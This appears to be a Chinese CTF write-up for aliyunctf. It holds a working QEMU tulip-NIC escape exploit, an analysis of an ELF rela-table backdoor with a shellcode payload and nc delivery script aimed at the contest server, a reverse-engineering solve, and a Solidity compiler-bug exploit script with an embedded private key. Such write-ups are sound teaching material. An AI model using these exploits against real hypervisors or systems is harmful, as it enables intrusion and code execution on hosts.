    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

void mmio_write(size_t addr, size_t val) {
    *(size_t *)(addr) = val;
}

size_t mmio_read(size_t addr) {
    return *(size_t *)(addr);
}

```

```c
int main(int argc, char *argv[]) {
    void *userbuf;
    void *userbuf2;
    size_t phy_userbuf;
    size_t phy_userbuf2;

    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);

    fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        perror("open");
        exit(1);
    }
    printf("fd = %d\n", fd);

    mm_fd = open("/sys/devices/pci0000:00/0000:00:04.0/resource1", O_RDWR | O_SY
    if (mm_fd < 0) {
        perror("open");
        return -1;
    }
    printf("mm_fd = %d\n", mm_fd);

    mm_base = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED, mm_fd, 0);
    if (mm_base == MAP_FAILED) {
        perror("mmap");
        return -1;
    }
    printf("mm_base = 0x%lx\n", (size_t) mm_base);

    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS
    printf("userbuf: 0x%lx\n", (size_t) userbuf);
    mlock(userbuf, 0x1000);
    phy_userbuf = gva_to_gpa(userbuf);
    printf("phy_userbuf: 0x%lx\n", phy_userbuf);

    userbuf2 = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOU
    printf("userbuf2: 0x%lx\n", (size_t) userbuf2);
    mlock(userbuf2, 0x1000);
    phy_userbuf2 = gva_to_gpa(userbuf2);
    printf("phy_userbuf2: 0x%lx\n", phy_userbuf2);

    void *padding = mmap(0, 0x2000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANO
    mlock(padding, 0x2000);
    size_t phy_padding = gva_to_gpa(padding);
    memset(padding, 'A', 0x800);
```

```
124
125     int tx_frame_len = 0x1337;
126     int rx_frame_len = 0x2878;
127     int rx_frame_size = 0x10;
128     memcpy((uint8_t *) userbuf + 0x200, (uint8_t *) &tx_frame_len, 4);
129     memcpy((uint8_t *) userbuf + 0x204, (uint8_t *) &rx_frame_len, 4);
130     memcpy((uint8_t *) userbuf + 0x208, (uint8_t *) &rx_frame_size, 4);
131
132     /* READ PRIMITIVE */
133     struct tulip_descriptor *desc = userbuf;
134     desc->status = TDES0_OWN;
135     desc->control = (0xC << TDES1_BUF2_SIZE_SHIFT) | 0x7ff;
136     desc->buf_addr1 = phy_padding;
137     desc->buf_addr2 = phy_userbuf + 0x200 - 1;
138
139     struct tulip_descriptor *desc2 = userbuf2;
140     desc2->status = TDES0_OWN;
141     desc2->control = (0xC << TDES1_BUF2_SIZE_SHIFT) | 0x7ff;
142     desc2->buf_addr1 = phy_padding;
143     desc2->buf_addr2 = phy_userbuf2 + 0x200;
144
145     mmio_write((size_t) ((uint8_t *) mm_base + CSR(4)), phy_userbuf);
146     mmio_write((size_t) ((uint8_t *) mm_base + CSR(6)), CSR6_ST);
147
148     desc->status = TDES0_OWN;
149     desc->control = (0x22 << TDES1_BUF2_SIZE_SHIFT) | 0x11 | 0x40000000 | 0x2000
150     desc->buf_addr1 = phy_padding;
151     desc->buf_addr2 = phy_userbuf + 0x400;
152     mmio_write((size_t) ((uint8_t *) mm_base + CSR(6)), CSR6_OM_MASK << 10);
153     mmio_write((size_t) ((uint8_t *) mm_base + CSR(4)), phy_userbuf);
154     mmio_write((size_t) ((uint8_t *) mm_base + CSR(3)), phy_userbuf2);
155     mmio_write((size_t) ((uint8_t *) mm_base + CSR(6)), CSR6_OM_MASK << 10 | CSR
156
157     size_t qemu_base = *(size_t*)padding;
158     qemu_base = qemu_base - (0x5597d5df7cb0-0x00005597d5ad0000);
159     size_t system_addr = qemu_base + 0x2BA260;
160     printf("[+] qemu_base = %p\n", qemu_base);
161
162     size_t struct_start = *((size_t*)padding+6)-(0x00005649f4c14730-0x5649f4c143
163     printf("[+] struct_start = %p\n", struct_start);
164
165     // ------------------------------------------------------------------------
166
167     uint64_t fake_timer_list = struct_start + 0x3350;
168
169     *(uint64_t *)padding = qemu_base + 0x10BA440;
170     memset(padding + 8, 0, 8 * 6);
```

```
    *(uint64_t *)(padding + 0x38) = 0x0000000100000000;
    *(uint64_t *)(padding + 0x40) = fake_timer_list + 0x70;
    *(uint64_t *)(padding + 0x48) = 0;
    *(uint64_t *)(padding + 0x50) = 0;
    *(uint64_t *)(padding + 0x58) = qemu_base + 0x3156BA;
    *(uint64_t *)(padding + 0x60) = 0;
    *(uint64_t *)(padding + 0x68) = 0x0000000100000000;
    *(uint64_t *)(padding + 0x70) = 0;
    *(uint64_t *)(padding + 0x78) = fake_timer_list;
    *(uint64_t *)(padding + 0x80) = system_addr;
    *(uint64_t *)(padding + 0x88) = struct_start + 0x3350 + 0x100;
    *(uint64_t *)(padding + 0x90) = 0;
    *(uint64_t *)(padding + 0x98) = 0x000f424000000000;
    memcpy((char*)(padding + 0x100), "cat flag\x00", 9);

    int main_loop_tlg = 0x10BA420;
    tx_frame_len = (-(struct_start+0x3350-qemu_base)-0xC) + main_loop_tlg;
    rx_frame_len = 0x0;
    rx_frame_size = 0x0;
    memcpy((uint8_t *) userbuf + 0x200, (uint8_t *) &tx_frame_len, 4);
    memcpy((uint8_t *) userbuf + 0x204, (uint8_t *) &rx_frame_len, 4);
    memcpy((uint8_t *) userbuf + 0x208, (uint8_t *) &rx_frame_size, 4);

    desc->status = TDES0_OWN;
    desc->control = (0xC << TDES1_BUF2_SIZE_SHIFT) | 0x7ff | 0x20000000;
    desc->buf_addr1 = phy_padding;
    desc->buf_addr2 = phy_userbuf + 0x200 - 1;

    mmio_write((size_t) ((uint8_t *) mm_base + CSR(4)), phy_userbuf);
    mmio_write((size_t) ((uint8_t *) mm_base + CSR(6)), CSR6_ST);

    // ------------------------------------------------------------------------
    tx_frame_len = 0x8;
    rx_frame_len = 0x0;
    rx_frame_size = 0x0;
    memcpy((uint8_t *) userbuf + 0x200, (uint8_t *) &tx_frame_len, 4);
    memcpy((uint8_t *) userbuf + 0x204, (uint8_t *) &rx_frame_len, 4);
    memcpy((uint8_t *) userbuf + 0x208, (uint8_t *) &rx_frame_size, 4);

    *(size_t *)padding = fake_timer_list;

    desc->status = TDES0_OWN;
    desc->control = (0x0 << TDES1_BUF2_SIZE_SHIFT) | 0x8;
    desc->buf_addr1 = phy_padding;
    desc->buf_addr2 = phy_userbuf + 0x200;

    mmio_write((size_t) ((uint8_t *) mm_base + CSR(4)), phy_userbuf);
```

```
    mmio_write((size_t) ((uint8_t *) mm_base + CSR(6)), CSR6_ST);
    // ------------------------------------------------------------------------

    close(mm_fd);
    close(fd);
    // aliyunctf{Oh_YOU_G0t_iT_CongraTs}
    return 0;
}
```

Reverse

字节码跳动

逆出来大概这样

```

function ccc(plain, buffer, cipher) {
    let v1 = 170;

    for (var i = 0; i < 19; i++) {
        buffer[i] = (v1 + plain[i] + 51) & 255;
        v1 = buffer[i];
    }

    let v = 85;

    for (i = 19; i < 43; i++) {
        buffer[i] = (v + plain[i]) & 255;
        v = (buffer[i] ^ v) & 0xff;
    }

    if (v !== 159) {
        return false;
    }

    for (i = 0; i < 43; i++) {
        if (buffer[i] !== cipher[i]) {
            return false;
        }
    }

```

```
    return true;
}

function aaa(value) {
    const buf = new Buffer.from(value);

    if (buf.length !== 43) {
        return false;
    }

    const buffer = new Buffer.alloc(43);
    const secret = Buffer.from('3edd7925cd6e04ab44f25bef57bc53bd20b74b8c11f89309
    console.log(secret);
    return ccc(buf, buffer, secret)
}

function main() {
    let argv = process.argv;
    let value = argv[2];

    if (value) {
        // console.log("call aaa");
        if (aaa(value)) {
            console.log("Right!");
        }
    }else{
        console.log("Wrong!");

    }
}

main()
```

解密，直接爆一下就行了

```
ct = bytes.fromhex("3edd7925cd6e04ab44f25bef57bc53bd20b74b8c11f893090fdcdfddad07
print([hex(i) for i in ct])
pt = [0]*43

v = 170
for i in range(19):
    for c in range(0x20, 0x7f):
        tmp = (v + c + 51) & 0xff
        if tmp == ct[i]:
            pt[i] = c
```

```
            v = tmp
            break
v = 85
for i in range(19,43):
    for c in range(0x20, 0x7f):
        tmp = (v + c) & 0xff
        if tmp == ct[i]:
            pt[i] = c
            v = (tmp ^ v) & 0xff
            break

print(bytes(pt))

```

aliyunctf{6a52d70da780cfe7f7218897535a4f61}

莱拉

这个题目除了很**黑**以外难度没那么大。出题人简直就是个怪物。以下展示出题人的黑点。

首先直接打开，记住主逻辑把输入写到了0x6400的位置，长度为0x100，以回车为终止字符，然后主逻辑就可以直接丢掉了。

这个题目也没有把真正逻辑放在init table，而是放在了更隐蔽的rela表里。这一点，刚好是我和搭档一朝被蛇咬，十年怕井绳了（hxp2022 linear_code肝了两天结果棋差一着）；一方面可以从题目名字中推断（rela, lyla, 不觉得比较像吗）；另一方面可以查看以下readelf信息：

```
Dynamic section at offset 0x4c88 contains 29 entries:
  Tag        Type                         Name/Value
 0x0000000000000001 (NEEDED)             Shared library: [libstdc++.so.6]
 0x0000000000000001 (NEEDED)             Shared library: [libgcc_s.so.1]
 0x0000000000000001 (NEEDED)             Shared library: [libc.so.6]
...
 0x0000000000000003 (PLTGOT)             0x5e98
 0x0000000000000002 (PLTRELSZ)           864 (bytes)
 0x0000000000000014 (PLTREL)             RELA
 0x0000000000000017 (JMPREL)             0x1388
 0x0000000000000007 (RELA)               0x1118
 0x0000000000000008 (RELASZ)             1464 (bytes)
 0x0000000000000009 (RELAENT)            24 (bytes)
 0x000000000000001e (FLAGS)              TEXTREL BIND_NOW
 0x000000006ffffffb (FLAGS_1)            Flags: NOW PIE
...
```

自己编译的程序，(RELASZ)一定等于(JMPREL)-(RELA)；而这里发生了不同。因此推断rela不正常。

因此一个简单的方法就是自己搞一个glibc 2.35，魔改一下rela解析逻辑（在`sysdeps/x86_64/dl-machine.h`），加适量的`_dl_printf`于其中，然后自己编译一个版本取`elf/ld.so`做动态链接器，找一个ubuntu 22.04的docker来提供其它的库文件，然后关进chroot里运行程序。

```
rootfs
├── bin
│   ├── arch -> /busybox
│   ├── ash -> /busybox
│   ├── base32 -> /busybox
│   ├── base64 -> /busybox
...
│   └── zcat -> /busybox
├── busybox
├── dev
├── flag.txt
├── lib
│   ├── ld-linux-x86-64.so.2 -> ld.so
│   ├── ld.so
│   ├── libc.so.6
│   ├── libc.so.6.orig
│   ├── libgcc_s.so.1
│   ├── libm.so.6
│   ├── libstdc++.so.6
│   └── patch.py
├── lib64 -> lib
├── linuxrc -> /busybox
├── lyla
├── payload.bin
├── play.sh
├── reader
├── run.sh
├── strace
└── tmp

```

这时我们关掉地址随机化以简化逻辑。

经过持续不休的打印与调整，我们定位到了一个有可能隐藏逻辑的地方：

```
[i] elf_machine_rela:
```

```
reloc: 0x555555555658{.offset=0x39b3, .info.sym=0x26, .info.type=1,
.addend=0x0}, sym: 0x555555554790{.name=0x0, sym.info.bind=0,
sym.info.type=10, .other=0x0, .shndx=0xfff1, .value=0x555555557945,
.size=0x0}, reloc_addr_arg: 5555555579b3, skip_ifunc: 0
[i] symbol address: 0x555555557945
[i] R_X86_64_64:
*(0x5555555579b3) = 0x0 + 0x0;
```

`ELF64_Sym.info.type` == 10 意味着这个符号在取值以后会被作为函数指针被调用。见：

```
      if (sym != NULL
          && __glibc_unlikely (ELFW(ST_TYPE) (sym->st_info) == STT_GNU_IFUNC)
// 10
          && __glibc_likely (sym->st_shndx != SHN_UNDEF)
          && __glibc_likely (!skip_ifunc))
        {
          // ...
          value = ((ElfW(Addr) (*) (void)) value) ();
        }
```

因此，`0x555555557945` (0x3945)就是一个在rela解析的时候被隐含地调用的函数指针了。对这个地址做硬件断点，我们发现这个程序别有洞天。以下是ghidra反编译结果

```
void FUN_55553945(void)

{
  uint uVar1;
  uint uVar2;
  char *argv0;
  long lVar3;
  uint **argi;
  uint **environ;
  long lVar4;
  char ***pppcVar5;
  byte bVar6;
  uint *cur_env;

  bVar6 = 0;
  argv0 = *argv;
                    /* check whether deployment argv[0] is absolute path */
  if (((int)argv0 != 0) && (argi = (uint **)argv, *argv0 == '/')) {
    do {
                    /* never achieve? */
```

```
21        environ = argi;
22        if (argv0 == (char *)0x0) break;
23        argv0 = argv0 + -1;
24        environ = argi + 1;
25        cur_env = *argi;
26        argi = environ;
27      } while (cur_env != (uint *)0x0);
28      do {
29        cur_env = *environ;
30        environ = environ + 1;
31        if ((int)cur_env == 0) {
32          uVar2 = (*time_func)(0);
33          lVar3 = 0x7c;
34          if ((uVar2 & 0x3f) == 0) {
35                        /* cur_tick = time(NULL)
36                           if cur_tick % 64 == 0:
37                            *0x39bb = cur_tick * 0x77
38                             */
39            unix_second_when_conn_start_mul_0x77 = uVar2 * 0x77;
40            lVar4 = (ulong)bVar6 * -8 + 0x555539bf;
41            uVar2 = 0;
42            goto LAB_55553999;
43          }
44          break;
45        }
46        uVar2 = *cur_env;
47        uVar1 = uVar2 >> 1;
48        if (((uVar1 | (uint)((uVar2 & 1) != 0) << 0x1f) == 0xaaa627a1) ||
   ((short)uVar1 == -0x5dda))
49        break;
50      } while( true );
51    }
52    goto LAB_555539b0;
53    while( true ) {
54      uVar2 = uVar2 + *(int *)(lVar4 + lVar3 * 4);
55      lVar3 = lVar3 + -1;
56      if (lVar3 == 0) break;
57  LAB_55553999:
58                        /* antidebug for dl
59                           kill all instance with environ starts with:
60                           LD*
61                           COLU*
62
63                           if no dl debugger
64                           then xor and shuffle with buffer */
65      cur_env = (uint *)(lVar4 + lVar3 * 4);
66      *cur_env = *cur_env ^ uVar2;
```

```
67      if (*cur_env == 0) goto LAB_555539b0;
68    }
69    _DAT_7ffff7ffe348 = 0x555555555a40;
70  LAB_555539b0:
71    pppcVar5 = &argv;
72    for (lVar3 = 0x76; lVar3 != 0; lVar3 = lVar3 + -1) {
73      *(undefined *)pppcVar5 = 0;
74      pppcVar5 = (char ***)((long)pppcVar5 + (ulong)bVar6 * -2 + 1);
75    }
76    return;
77  }
```

这个函数做的事情令人大吃一惊。它检查了：

- argv[0] 需要是一个绝对路径，
- 环境变量里面不能有以LD或者COLU为开头的部分
- `time(NULL)` % 64需要是0

如果以上条件都满足，那么这个程序会开启一个后门功能。无论以上结果如何，这一段代码都会完成自我删除。

这个后门有点太正规了，兼具隐蔽性与反调试性（大部分测试环境都会用./lyla来运行程序；大部分测试环境都是终端，有COLUMN这个环境变量；调试rela的时候LD_前缀会高频使用；即使所有条件都满足，后门只会在1/64的情况下出现）。

因此我们在chroot里加入清空环境变量的命令，调整lyla为绝对路径，并patch libc.time_ifunc为以下汇编：

```
1  time_ifunc:
2      lea rax, [rip+real_time]
3      ret
4  real_time:
5      mov eax,0x12340000
6      ret
```

就可以让这些条件一直满足了。

后门功能此时机理与细节不明，不过在后门功能开启以后，出现了一段新的可以汇编的代码。这个代码使用硬件断点断下来，发现是在dl_fini中调用的。反编译结果如下：

```
1  undefined  [16] dtor_555039c7(void)
2
```

```
{
  uint uVar1;
  ulong i;
  long lVar2;
  ulong xb;
  ulong xa;
  ulong ya;
  ulong yb;

  lVar2 = get_unix_seconds_now();
  if (((unix_second_when_conn_start_mul_0x77 - ((uint)(lVar2 << 2) | (uint)((ulo
       * 0x61f2a4bb - (int)lVar2 == 0x68a04739) && (_DAT_555064fc != 0)) {
    ya = 0x85615ce70ba97239;
    yb = 0xaf6f5627bc993a1e;
    i = 0;
    xb = DAT_55506488;
    xa = DAT_55506480;
    do {
      xb = (xb >> 8 | xb << 0x38) + xa ^ ya;
      xa = (xa << 3 | xa >> 0x3d) ^ xb;
      yb = (yb >> 8 | yb << 0x38) + ya ^ i;
      ya = (ya << 3 | ya >> 0x3d) ^ yb;
      uVar1 = (int)i + 1;
      i = (ulong)uVar1;
    } while (uVar1 != 0x20);
    if ((xb == 0) && (xa == 0)) {
      syscall();
      FUN_55506400();
    }
  }
  return ZEXT816(0) << 0x40;
}
```

大意是：先获取当前时间（使用vdso的clock_gettime然后取了当前秒数；这里出题人又使用了一个反调试技巧，他比较了vdso的地址和stack的地址的大小关系，如果vdso地址比stack地址小则直接退出，这是判断地址随机化是否开启的一个很偏门的技巧，不过在gdb里可以通过编辑RIP的方式跳过），然后和rela解析时读取的时间进行了一个魔幻的操作（后来经过爆破，知道这个条件等价于二者时间相差3； 看起来这又是出题人使用数论来编码奇妙表达式的恶趣味），一旦满足，那么它会检查输入的256字节满足：

- 第252-255字节应该非0
- 第0x80-0x90字节通过一个校验。这个校验很容易通过

如果以上都通过，那么就会把输入当作shellcode执行。

总结：程序需要在 `time(NULL)` 模64为0的时刻启动，在这个时刻+3的时刻结束，并且接受的输入长度要大于252,其0x80-0x90字节满足一个约束，起始字节开始是getflag的shellcode。

因此，首先生成输入

```
import keystone as ks
MASK = (1 << 64)-1


def trans_one(xa, xb, i):
    xb = ((xb >> 8 | xb << 0x38) + xa ^ i) & MASK
    xa = ((xa << 3 | xa >> 0x3d) ^ xb) & MASK
    return xa, xb


def rotl(x, n):
    x &= MASK
    return ((x << n) | (x >> (64-n))) & MASK


def trans_one_c(xa, xb, i):
    xb = ((rotl(xb, 0x38) + xa) ^ i) & MASK
    xa = (rotl(xa, 3) ^ xb) & MASK
    return xa, xb


def trans_one_i(xa, xb, i):
    xa = rotl(xa ^ xb, 64-3) & MASK
    xb = rotl(((xb ^ i)-xa) & MASK, 8)
    return xa, xb


def convert(xa, xb):
    # xa: 0x80
    # xb: 0x88
    ya = 0x85615ce70ba97239
    yb = 0xaf6f5627bc993a1e
    for i in range(0x20):
        xa, xb = trans_one(xa, xb, ya)
        ya, yb = trans_one(ya, yb, i)
    return xa, xb


def check(xa, xb):
    return convert(xa, xb) == (0, 0)
```

```
41
42
43 def iconvert(xa=0, xb=0):
44     # xa: 0x80
45     # xb: 0x88
46     ya = 0x85615ce70ba97239
47     yb = 0xaf6f5627bc993a1e
48     l = []
49     for i in range(0x20):
50         l.append(ya)
51         # xa,xb = trans_one(xa,xb,ya)
52         ya, yb = trans_one(ya, yb, i)
53     for i in reversed(l):
54         xa, xb = trans_one_i(xa, xb, i)
55     return xa, xb
56
57
58 def solve():
59     xa, xb = iconvert()
60     print(hex(xa))
61     print(hex(xb))
62     assert check(xa, xb)
63     return xa, xb
64
65
66 za, zb = convert(0, 0)
67 print(hex(za), hex(zb))
68 xa, xb = solve()
69
70 payload = b''
71
72 shcode = b'''
73 lea rax,[rip+filename]
74 push rax
75 pop rdi
76 xor esi,esi
77 xor eax,eax
78 mov al,2
79 syscall
80 push rdi
81 pop rsi
82 push rax
83 pop rdi
84 push 0x7f
85 pop rdx
86 xor eax,eax
87 syscall
```

```
push rax
pop rdx
push 1
pop rdi
push rdi
pop rax
syscall
push 42
pop rdi
push 60
pop rax
syscall
hlt
filename:
.asciz "flag.txt"
'''
ma = ks.Ks(ks.KS_ARCH_X86, ks.KS_MODE_64)
shcode_b = bytes(ma.asm(shcode, 0x10000000)[0])
payload = shcode_b


def p64(x): return int(x).to_bytes(8, 'little')


assert b'\n' not in payload

payload = payload.ljust(0x80, b'a')
payload += p64(xa)+p64(xb)
payload = payload.ljust(0xfe, b'b')
payload += b'\n'

with open('payload.bin', 'wb') as f:
    f.write(payload)

```

然后，准备一个打服务器的脚本exp.sh

```
#!/bin/sh
HOST="$1"
(sleep 2.5;cat payload.bin)|nc ${HOST} 1337
```

最后，盯住时间模64接近0的时间窗口，一口气发送20个请求。时间稍微错开来削弱服务器延迟影响

```
for i in `seq 20`;do ./exp.sh 120.27.137.139 & sleep 0.1;done
```

aliyunctf{see_its_easy_to_have_fun_in_public_remember_to_stay_safe_f44e19bf4e47a915}

Crypto

HappyTree

首先看获胜条件，x = 2，y = 4，按照题目逻辑是永远不可能达到的， y = 4 的时候必然会导致 x =3。因此这题即使伪造了 merkle tree 也不能获取 flag，显然前面题目不给几个节点哈希的话是没法伪造 merkle tree 的，不然区块链的底层就崩塌了。

于是思考函数的奇怪写法，

```
    function g(bool a) internal returns (uint256, uint256) {
        if (a) return (0, 1);
        assembly {
            return(0, 0)
        }
    }

    function a(uint256 i, uint256 n) public onlyGreeter {
        x = n;
        g((n <= 2));
        x = i;
    }

    function b(
        bytes32[] calldata leafs,
        bytes32[][] calldata proofs,
        uint256[] calldata indexs
    ) public {
        require(leafs.length == proofs.length, "Greeter: length not equal");
        require(leafs.length == indexs.length, "Greeter: length not equal");

        for (uint256 i = 0; i < leafs.length; i++) {
            require(
                verify(proofs[i], leafs[i], indexs[i]),
                "Greeter: proof invalid"
            );
            require(used_leafs[leafs[i]] == false, "Greeter: leaf has be used");
```

```
28              used_leafs[leafs[i]] = true;
29              this.a(i, y);
30              y++;
31          }
32      }
```

- g 函数 实际就是一个条件退出 assembly return(0, 0) 实际作用是返回到最初始的 caller： b函数中 `this.a(i, y);` 位置（这也是为什么这里用 this.a 的原因），关于这个逻辑可以在最新版的 solidity 0.8.19 里面测出来。
- a 函数 实际相当于（根据上面的 g函数分析，等价于条件判断）：

```
1       function a(uint256 i, uint256 n) public onlyGreeter {
2           x = n;
3           if(n <= 2){
4           x = i;
5           }
6       }
```

本地 remix 上面测试的时候确实是这样的，这是因为我使用了 solidity 0.8.19 的编译器，但是 **这里明明可以直接优雅地写条件语句，却非要加入汇编，肯定有猫腻**，于是尝试去找 solidity 编译器的的 bug，在 soliditylang 里面找 0.8 以上版本的 bug ，发现这个：

https://blog.soliditylang.org/2022/09/08/storage-write-removal-before-conditional-termination/

与我们的题目完全一致，0.8.13 版本的 solidity 编译 bug，开了优化选项，会直接把前面的语句给优化掉。也就是实际上 a 函数的逻辑是这样的：

```
1       function a(uint256 i, uint256 n) public onlyGreeter {
2           if(n <= 2){
3           x = i;
4       }
```

因此，我们必定要成功执行 b 里面的 for 循环四次，才能使得 y = 4，这个限制是一定存在的，于是一口气传 4 个 leaves 就能让 x = 2，因为一旦 y 大于 2 后 a 函数内部就不赋值了。

然后就是猜节点树的构成了，说实话挺谜语的，因为不知道哈希是叶子节点还是在中间，最先猜的是 root-a-b 这种结构，然后一直爆破不出来，后面才想起来可能全部是叶子节点，爆破脚本如下：

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract bt {
    bytes32 root_hash = bytes32(0xb57c9b430ecc5b184f7ab285b8c9ca898e3e528c4668d1
    bytes32 a = bytes32(0x81376b9868b292a46a1c486d344e427a3088657fda629b5f4a6478
    bytes32 b = bytes32(0x28cac318a86c8a0a6a9156c2dba2c8c2363677ba0514ef616592d8
    bytes32 c = bytes32(0x804cd8981ad63027eb1d4a7e3ac449d0685f3660d6d8b1288eb12d
    bytes32 d0 = bytes32(0);
    bytes32 [] ls1 = [a,b,c];
    bytes32 [] ls2 = [a,b,c,d0];
    event  log(bytes32 a, bytes32 b, bytes32 c);
    // event log4(bytes32 a, bytes32 b, bytes32 c);
    // event  log1(bytes32 a);
    // event  logsol(bytes32 ab, bytes32 c0, bytes32 root);
    event  logtree(bytes32 a, bytes32 b, bytes32 c, bytes32 d, bytes32 ab, bytes

    function all_possible_trees() public{
        // all products of [a,b,c]^3
        bytes32 hash;
        for(uint256 i=0; i< 3; i++){
            for (uint256 j=0; j<3; j++ ){
                for(uint256 k=0; k<3; k++ )
                {
                    hash =  keccak256(abi.encodePacked(ls1[i], ls1[j]));
                    hash =  keccak256(abi.encodePacked(hash, ls1[k]));
                    // emit log1(hash);
                    if (hash == root_hash){
                        emit log(ls1[i], ls2[j], ls2[k]);
                    }
                }
            }
        }
    }

    function all_possible_trees2() public{
        // all products of [a,b,c,d]^3
        bytes32 hash1;
        bytes32 hash2;
        bytes32 hash;

        for(uint256 i=0; i< 4; i++){
            for (uint256 j=0; j<4; j++ ){
                for(uint256 k=0; k<4; k++ )
                for (uint256 l= 0; l<4; l++)
                    {
```

```
                        {
                        hash1 =  keccak256(abi.encodePacked(ls2[i], ls2[j]));
                        hash2 =  keccak256(abi.encodePacked(ls2[k],ls2[l]));
                        hash =  keccak256(abi.encodePacked(hash1, hash2));
                        if (hash == root_hash){
                            emit logtree(ls2[i], ls2[j], ls2[k], ls2[l], hash1,
                        }
                    }
                }
            }
        }
    }

}

```

叶子节点就是，a,b,c,c，长这样

```
         root_hash
        /         \
   ab              cd
  / \             /  \
a   b           c    c

```

随便找四条路径验证即可。

链上交互 exp

```
from web3.eth import Eth
from web3 import Web3, HTTPProvider
from web3.middleware import geth_poa_middleware
# import abi_doc
import json
import time
from Crypto.Hash import keccak
from Crypto.Util.number import *
def padding256(parm):
    h = parm[2:]
    return '0'*(16-len(h)) + h
def getNameHash(funcName):
    # generate func name hash sha256, input example: b'baz(uint32,bool)'
```

```
    k = keccak.new(digest_bits=256)
    k.update(funcName)
    return (k.digest())
aa = bytes.fromhex("81376b9868b292a46a1c486d344e427a3088657fda629b5f4a647822d329cd6a")
bb = bytes.fromhex("28cac318a86c8a0a6a9156c2dba2c8c2363677ba0514ef616592d81557e679b6")
cc = bytes.fromhex("804cd8981ad63027eb1d4a7e3ac449d0685f3660d6d8b1288eb12d345ca2331d")
# cc = bytes.fromhex("804cd8981ad63027eb1d4a7e3ac449d0685f3660d6d8b1288eb12d345ca2331d")
zero = bytes.fromhex("0" * 64)
ab = "9b1a0a45cfdc60f45820808958c1895d44da61c8f804f5560020a373b23ad51e"
c0 = "0x4a35f5bda2916fbfac6936f63313cee16979995b2409de59ceda0377bae8c486"
token = "v4.local.1xHGYw1HTf7dhdIX4a6oa3S2eHqiXgADcPzD3szdBzETR-f8HtwGm2j5f-5dQ24nmDaxgKHBYkMehp0GHvUX8jq1yrwEQGJ8jxzRPwv_Mjo9hDqaxqTxPtH0Mml3a2u4ZC7epsGySctmYMgAKVwgig95VfHqE-Y6sEsIHEti3fqPCA"
from Crypto.Util.number import bytes_to_long
w3 = Web3(HTTPProvider('http://47.242.84.49:8545'))
PRI = '2f8e6d752804151030286e5c8da946310d1138bb8d5efbd7c857201edf4d1fdd'
my_add = "0x2886E89720C63dd0cb75EdE1C65B4Ac5962e8e7c"
abi = json.loads('''
[
    {
        "inputs": [
            {
                "internalType": "bytes32",
                "name": "root_hash",
                "type": "bytes32"
            }
        ],
        "stateMutability": "nonpayable",
        "type": "constructor"
    },
    {
        "inputs": [
            {
                "internalType": "uint256",
                "name": "i",
                "type": "uint256"
            },
            {
                "internalType": "uint256",
```

```
                "name": "n",
                "type": "uint256"
            }
        ],
        "name": "a",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "bytes32[]",
                "name": "leafs",
                "type": "bytes32[]"
            },
            {
                "internalType": "bytes32[][]",
                "name": "proofs",
                "type": "bytes32[][]"
            },
            {
                "internalType": "uint256[]",
                "name": "indexs",
                "type": "uint256[]"
            }
        ],
        "name": "b",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [
            {
                "internalType": "bool",
                "name": "",
                "type": "bool"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [],
```

```
 98         "name": "root",
 99         "outputs": [
100             {
101                 "internalType": "bytes32",
102                 "name": "",
103                 "type": "bytes32"
104             }
105         ],
106         "stateMutability": "view",
107         "type": "function"
108     },
109     {
110         "inputs": [
111             {
112                 "internalType": "bytes32",
113                 "name": "",
114                 "type": "bytes32"
115             }
116         ],
117         "name": "used_leafs",
118         "outputs": [
119             {
120                 "internalType": "bool",
121                 "name": "",
122                 "type": "bool"
123             }
124         ],
125         "stateMutability": "view",
126         "type": "function"
127     },
128     {
129         "inputs": [],
130         "name": "x",
131         "outputs": [
132             {
133                 "internalType": "uint256",
134                 "name": "",
135                 "type": "uint256"
136             }
137         ],
138         "stateMutability": "view",
139         "type": "function"
140     },
141     {
142         "inputs": [],
143         "name": "y",
144         "outputs": [
```

```
            {
                "internalType": "uint256",
                "name": "",
                "type": "uint256"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    }
]
''')
addr = Web3.toChecksumAddress("0x80dc2f1969dE91a132E668b5f164f2d4cAb9489A")
con = w3.eth.contract(address = addr, abi=abi)
# while not w3.isConnected():
#     try:
#         print(w3.isConnected())
#         break
#     except:
#         print("fuck")
#         time.sleep(1)
print(w3.isConnected())
print(w3.eth.chain_id)
# codes = w3.eth.getCode(addr)
# print(codes)
# with open("./codes.txt", "w") as w:
#     w.write(codes.hex())
# # print(w3.eth.getCode(addr))
print(con.caller.root())
print(con.caller.x())
print(con.caller.y())
root = con.caller.root() # b'\xb5/\x9bC\x0e\xcc[\x18Oz\xb2\x85\xb8\xc9\xca\x89\x8e>R\x8cFh\xd16\xee\x0f\xab\x03\xaeqo\x86'.hex()
print(root.hex())
alice = "81376b9868b292a46a1c486d344e427a3088657fda629b5f4a647822d329cd6a"
bob = "28cac318a86c8a0a6a9156c2dba2c8c2363677ba0514ef616592d81557e679b6"
Calor = "804cd8981ad63027eb1d4a7e3ac449d0685f3660d6d8b1288eb12d345ca2331d"

# new_tx = con.functions.b(
#     [root], [[]], [1]
# ).build_transaction(
#     {
#         'chainId': w3.eth.chain_id,
#         'gasPrice': w3.eth.gas_price,
#         'nonce': w3.eth.getTransactionCount(my_add),
#         'from': my_add
#     }
```

```
# )
# signed_new_tx = w3.eth.account.signTransaction(new_tx, PRI)
# new_tx_hash = w3.eth.sendRawTransaction(signed_new_tx.rawTransaction)
# time.sleep(10)
# print("root")
# print(con.caller.root())
# print(con.caller.x())
# print(con.caller.y())
print(ab)
new_tx = con.functions.b(
    [root, ab, alice, bob], [[], [c0], [bob, c0], [alice, c0]], [12, 0b100000, 0b100000, 0b100001]
    # [ab], [[c0]], [0b100000]
).build_transaction(
    {
        'chainId': w3.eth.chain_id,
